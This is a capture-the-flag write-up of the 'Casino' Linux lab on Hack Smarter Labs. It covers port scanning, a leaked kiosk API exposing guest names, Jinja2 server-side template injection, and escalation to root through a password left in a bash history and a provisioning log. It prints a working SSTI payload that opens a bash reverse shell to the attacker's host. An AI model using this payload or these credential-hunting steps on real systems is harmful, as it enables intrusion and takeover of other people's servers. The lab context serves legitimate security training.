Hack Smarter : Casino
Overview
Casino is a Medium difficulty Linux Lab on Tyler Ramsbey’s Hack Smarter Labs. It features a leaked API to get login info -> Authenticating as any user to access /profile -> SSTI into RCE for a reverse shell as www-data -> access to both home directory users to read the user flag and bash history -> SSH as David and enumerate groups -> adm group to read /var/logs and access root password -> su to become root and read root flag.
If you experience connection issues with the VPN you can head to the last section of this write up to hopefully fix your issue.
Objective
Las Vegas is gearing up for a massive cybersecurity conference, and you’ve been hired to conduct a penetration test against one of the casinos. The client - Hack Smarter World - is a luxury resort where many of the attendees will be staying. Your objective is to identify all vulnerabilities and elevate your privileges to root (if possible).
Initial Access
You have been provided the IP of the Wi-fi Captive Portal… but no other information.
Recon
I first used rustscan and piped the output to nmap to perform service scanning scripts to see what is running on the target.
❯ rustscan -a 10.1.40.164 --ulimit 5000 -- -sC -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.1.40.164:22
Open 10.1.40.164:80
Open 10.1.40.164:2222
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sC -sV" on ip 10.1.40.164
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 09:03 -0400
Completed NSE at 09:05, 0.00s elapsed
Nmap scan report for 10.1.40.164 (10.1.40.164)
Host is up, received echo-reply ttl 62 (0.13s latency).
Scanned at 2026-08-24 09:03:23 EDT for 108s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1d:f8:3c:8e:d7:cb:f2:c8:07:53:0f:97:8a:f4:aa:04 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMFXoTLom7nTTGpmsUF29PHYeZxLh4HHGJ1B7eQlw6DWqaTe59vmrascrIn/CRjuvTtSNmW1YwSzujPPMgos3W4=
|   256 ea:dd:3b:e9:8c:0b:0b:e7:d5:bb:5a:39:d4:60:4b:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFVq68Jpkq2k4CeEBktz+PZi9evbYzqW7Rg3haJ4FlXo
80/tcp   open  http    syn-ack ttl 61 Werkzeug httpd 3.1.8 (Python 3.10.18)
|_http-server-header: Werkzeug/3.1.8 Python/3.10.18
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
2222/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 7d:c5:f5:ba:03:3e:f0:76:5c:9d:47:b6:39:b5:c7:a4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDPPaacRdmjYRrc09e1YOHq8B6HlcsfF9389BldErXZCbOyMVNJEKU4p26qJiI2D3EFCWib/O9xWcWq9OTzNwoj/ejaFm7Kr4m/boJJLBbXxU6jJFRT5JNjnEHqE95c8YY0yVFs1CmIV4KoNCOYdPnIeQ5Exhhr0eAcAUrfOxQP2hcWQH13r4bDl1JTGCP336W5DShrTPWyFir3gVaf3YxvbgyCaY/RZKR38/W4H9ieBP9nm7hf4/00cnSqky8i1aqKxNyHgjKbwsdADfJUoXoTJ+P9P36C9/ZN5TVJAGMfRDUVnq6e0PAeKI+1cmk2cZ/HmTZO9Z7O5Ke+4pmI67Aj5X8tDpAYwX1Qxn4hStc3Bsk8MLtYx1ZwoOL+SXM83qO6F27jTlY+H5poNK7uH0/9GGUQDJpj9SydAIRtJePRv8GFKwb1V7OuFQvtX80LJs0h9LMA5yl+fXlYOiZzQGcGRzcyoxYNEq+XVsMbOo8ItXSmMe5iUTl4A9c6aArM9Bc=
|   256 ed:5d:fa:ea:74:a0:56:b1:39:59:fc:c5:22:1e:5e:bd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOYXqo1SuDeYulTFW8dGh/ebvlk4lyYPHwhWKZvP8FVDlpWqPrkqCVEi4aqQF3NGXfcKnQ3WM3Rrcuu0/GveIRU=
|   256 50:31:d9:54:80:42:b8:44:cb:40:66:ea:cf:8f:cf:37 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIWMtXHyJjYnm4rmwcwMnUic9Cf+9LnaxFSfALdNAzb1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:05
Completed NSE at 09:05, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:05
Completed NSE at 09:05, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:05
Completed NSE at 09:05, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.98 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (160B)
Port 80 running a web app with a python backend, port 22 (standard SSH port) running OpenSSH 9.6p1 Ubuntu 3ubuntu13.18, port 2222 running SSH as well but a different version (OpenSSH 8.4p1 Debian 5+deb11u7).
Now we can access the web app for a potential foothold.

It asks for a room number and last name to login, we can check the source to see if there are any leaked credentials in the HTML content or available endpoints.
We actually find one in the script section:
<script> src="/static/js/app.min.js"></script>Now we can curl the leaked endpoint.
❯ curl -v 10.1.40.164/static/js/app.min.js
*   Trying 10.1.40.164:80...
* Established connection to 10.1.40.164 (10.1.40.164 port 80) from 10.200.85.90 port 48316
* using HTTP/1.x
> GET /static/js/app.min.js HTTP/1.1
> Host: 10.1.40.164
> User-Agent: curl/8.21.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/3.1.8 Python/3.10.18
< Date: Mon, 24 Aug 2026 13:41:10 GMT
< Content-Disposition: inline; filename=app.min.js
< Content-Type: application/javascript; charset=utf-8
< Content-Length: 171
< Last-Modified: Tue, 11 Aug 2026 03:30:56 GMT
< Cache-Control: no-cache
< ETag: "1786419056.0-171-2632845969"
< Date: Mon, 24 Aug 2026 13:41:10 GMT
< Accept-Ranges: bytes
< Connection: close
<
function initPortal(){console.log("Hack Smarter World WiFi Gateway Active");}document.addEventListener("DOMContentLoaded",initPortal);
//# sourceMappingURL=app.min.js.map
* shutting down connection #0
❯ curl -v 10.1.40.164/static/js/app.min.js.map
*   Trying 10.1.40.164:80...
* Established connection to 10.1.40.164 (10.1.40.164 port 80) from 10.200.85.90 port 56940
* using HTTP/1.x
> GET /static/js/app.min.js.map HTTP/1.1
> Host: 10.1.40.164
> User-Agent: curl/8.21.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/3.1.8 Python/3.10.18
< Date: Mon, 24 Aug 2026 13:41:43 GMT
< Content-Disposition: inline; filename=app.min.js.map
< Content-Type: application/octet-stream
< Content-Length: 305
< Last-Modified: Tue, 11 Aug 2026 03:32:30 GMT
< Cache-Control: no-cache
< ETag: "1786419150.0-305-3395488765"
< Date: Mon, 24 Aug 2026 13:41:43 GMT
< Accept-Ranges: bytes
< Connection: close
<
{
    "version": 3,
    "file": "app.min.js",
    "sources": ["src/api/roomVerification.js"],
    "sourcesContent": [
        "// Front-Desk Kiosk API verification helper\nasync function checkRoomStatus(roomNum) {\n const res = await fetch('/api/v1/rooms/status?status=occupied');\n return await res.json();\n}"
  ]
}
* shutting down connection #0
Kiosk API verification with a status parameter, huge chance it doesn’t have authentication as Kiosks usually trust the internal network.
Curling the endpoint reveals a dump of users’ Room numbers and Names in json so we can use json.tool to format it.
❯ curl -v '10.1.40.164/api/v1/rooms/status?status=occupied' | python -m json.tool
*   Trying 10.1.40.164:80...
* Established connection to 10.1.40.164 (10.1.40.164 port 80) from 10.200.85.90 port 36824
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
  0      0   0      0   0      0      0      0                              0* using HTTP/1.x
> GET /api/v1/rooms/status?status=occupied HTTP/1.1
> Host: 10.1.40.164
> User-Agent: curl/8.21.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/3.1.8 Python/3.10.18
< Date: Mon, 24 Aug 2026 13:43:13 GMT
< Content-Type: application/json
< Content-Length: 11732
< Connection: close
<
{ [1148 bytes data]
100  11732 100  11732   0      0  29405      0                              0
* shutting down connection #0
{
    "filter": "occupied",
    "rooms": [
        {
            "checkout": "2026-08-11",
            "guest_name": "Smith",
            "id": 1,
            "room_number": 105,
            "status": "occupied",
            "tier": "Standard Guest"
        },
        {
            "checkout": "2026-08-23",
            "guest_name": "Johnson",
            "id": 2,
            "room_number": 107,
            "status": "occupied",
            "tier": "Executive Suite"
        },
        {
            "checkout": "2026-08-20",
            "guest_name": "Williams",
            "id": 3,
            "room_number": 108,
            "status": "occupied",
            "tier": "Diamond Club"
        },
        {
            "checkout": "2026-08-26",
            "guest_name": "Brown",
            "id": 4,
            "room_number": 112,
            "status": "occupied",
            "tier": "Standard Guest"
        },
        {
            "checkout": "2026-08-22",
            "guest_name": "Jones",
            "id": 5,
            "room_number": 122,
            "status": "occupied",
            "tier": "VIP Premium"
        },
        ...
     ]
    ],
    "status": "success",
    "total_records": 100
}
I decided to use 122:Jones to login and I was presented with this page.

We can then access the /profile endpoint where we can change our display name, we notice it is rendered back/reflected in the page.

Since the backend is a python server there is a chance it is using a template engine like Jinja2, we can test that theory by inputting {{7*7}} into the nickname field and after saving it is rendered as 49.
This means we can abuse the template engine for a SSTI (Server-Side Template Injection) attack to execute code remotely and get a reverse shell through this payload.
{{ ''.__class__.__mro__[1].__subclasses__()[INDEX]('bash -c "bash -i >& /dev/tcp/<your tun0 IP>/<port> 0>&1"', shell=True, stdout=-1).communicate() }}This has the template engine execute code for us as it executes the classical bash reverse shell payload and connects to our listener. Personally I use penelope to catch the shell as it automatically upgrades it to a pseudo-pty and has other great functionalities.
User Flag
We land in the server as www-data, usually said user has little privileges but in this case it had access to both user home directories, those being george and david.
The user david didn’t have much we could use but we can head to george’s home directory to fetch the user flag and read the bash history which reveals David’s password, we can use that to SSH, though we have to SSH through port 2222 instead of 22 as port 22 expects a SSH key.
www-data@d589b4d9fddf:/app/app$ cd /home
www-data@d589b4d9fddf:/home$ ls
david  george
www-data@d589b4d9fddf:/home$ cd david
www-data@d589b4d9fddf:/home/david$ ls
www-data@d589b4d9fddf:/home/david$ ls -la
total 20
drwxr-xr-x 2 david david 4096 Aug 24 13:02 .
drwxr-xr-x 1 root  root  4096 Aug 24 13:02 ..
-rw-r--r-- 1 david david  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 david david 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 david david  807 Mar 27  2022 .profile
www-data@d589b4d9fddf:/home/david$ cd ../george
www-data@d589b4d9fddf:/home/george$ ls
user.txt
www-data@d589b4d9fddf:/home/george$ cat user.txt
HSM{<flag>}
www-data@d589b4d9fddf:/home/george$ ls -la
total 32
drwxr-xr-x 3 george george 4096 Aug 24 13:02 .
drwxr-xr-x 1 root   root   4096 Aug 24 13:02 ..
-rw-r--r-- 1 george george  786 Aug 24 13:02 .bash_history
-rw-r--r-- 1 george george  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 george george 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 george george  807 Mar 27  2022 .profile
drwxr-xr-x 2 george george 4096 Aug 24 13:02 .ssh
-rw-r--r-- 1 george george   39 Aug 24 13:02 user.txt
www-data@d589b4d9fddf:/home/george$ cat .bash_history
cd /var/www/app
ls -la
systemctl status gunicorn
python3 -m pip install -r requirements.txt
tail -f /var/log/syslog
cat /etc/netplan/01-netcfg.yaml
uptime
htop
ifconfig
netstat -tulpn
cd /etc/ssh/
cat sshd_config | grep -v '^#'
cd /home/george
ls -la
ssh-keygen -t rsa -b 2048
cat .ssh/id_rsa.pub >> .ssh/authorized_keys
chmod 644 .ssh/id_rsa
sudo systemctl restart ssh
w
whoami
df -h
free -m
su david
<david pass>
exit
history -c
mysql -u david -p'<david pass>' -h 127.0.0.1 resort_db
cd /opt/
ls -la
cat /var/log/provisioning.log
echo "Restarting service..."
python3 app.py
ps aux | grep python
curl http://127.0.0.1/api/v1/rooms/status
curl http://127.0.0.1/login
clear
date
ping -c 4 8.8.8.8
dig hacksmarter.sec
cat /etc/hosts
sudo ufw status
traceroute 10.40.0.1
cd ~
ls -la
www-data@d589b4d9fddf:/home/george$
Then the SSH as david reveals he is part of the adm group which allows members on Debian systems to read /var/log
ssh david@10.1.40.164
The authenticity of host '10.1.40.164 (10.1.40.164)' can't be established.
ED25519 key fingerprint is: SHA256:xo+wKl5GnHdRdGWFK+hE+D99tUcHbDbjeb0KkoSUjPw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.40.164' (ED25519) to the list of known hosts.
david@10.1.40.164: Permission denied (publickey).
❯ ssh david@10.1.40.164 -p 2222
The authenticity of host '[10.1.40.164]:2222 ([10.1.40.164]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:TF+GAFGmxDZ9jQQKJMaZoJ/D+UdsPgR9P2sa6YiJswM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.1.40.164]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
david@10.1.40.164's password:'password here
Linux d589b4d9fddf 7.0.0-1010-aws #10~24.04.1-Ubuntu SMP PREEMPT Mon Jul 27 17:41:33 UTC 2026 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
david@d589b4d9fddf:~$
david@d589b4d9fddf:~$ id
uid=1001(david) gid=1001(david) groups=1001(david),4(adm)
david@d589b4d9fddf:~$ cat /var/log/
alternatives.log  apt/              btmp              dpkg.log          faillog           lastlog           provisioning.log  runit/            supervisor/       supervisord.log   wtmp
david@d589b4d9fddf:~$ cat /var/log/provisioning.log
2026-08-01 03:14:02 [INFO] Starting automated cluster provisioning for Hack Smarter World host node...
2026-08-01 03:14:15 [INFO] Configuring network interfaces eth0 (VLAN 402)...
2026-08-01 03:14:22 [INFO] Initializing MariaDB production instance...
2026-08-01 03:14:28 [INFO] Seeding resort guest database tables...
2026-08-01 03:14:30 [SUCCESS] Applied security policy for root access.
2026-08-01 03:14:31 [DEBUG] Saved system root sync credential: <Root pass>
2026-08-01 03:14:35 [INFO] Generating SSH host key certificates...
2026-08-01 03:14:45 [INFO] Deployment completed successfully.
Now it is a simple su to root that allows us to escalate privileges and read the root flag to successfully pwn the machine.
david@d589b4d9fddf:~$ su
Password:
root@d589b4d9fddf:/home/david# ls
root@d589b4d9fddf:/home/david# cd ~
root@d589b4d9fddf:~# ls
root.txt
root@d589b4d9fddf:~# cat root.txt
HSM{<flag here>}
Debugging Connection Issues
Hack Smarter Labs offers a VPN to connect through via openvpn for each lab or range on the platform and all the VPNs use UDP as their connection protocol which may cause issues for some users since sometimes ISPs may block UDP (which was my case), or whatever network you are in may block UDP for some reason or another and I personally experienced some issues but it is rather easy to fix.
First you will need Cloudflare WARP, Cloudflare WARP is a free consumer VPN-like client built on WireGuard that routes your device’s traffic through Cloudflare’s network instead of your ISP’s default path. So we can bypass potential UDP blocks that way.
warp-cli register new
warp-cli connect
warp-cli status #to confirm we successfully connected
Now I was able to connect to the machine but the web page content wasn’t loading even after getting a 200 OK response. The issue was in the MTU (Maximum Transmission Unit) config, in my case tun0 was still advertising the full 1500 MTU even though it was tunneling inside WARP’s 1300-MTU pipe. So small packets (headers) fit fine, but anything requiring the full-size packet (like the HTML body) got silently dropped somewhere in that double-encapsulation. Manually capping tun0 to 1200 kept every packet safely under WARP’s ceiling, so nothing needed fragmenting in the first place. We can limit the MTU to 1200 with this command.
sudo ip link set dev tun0 mtu 1200Now everything will run fine and you will be able to access whatever lab or range you desire.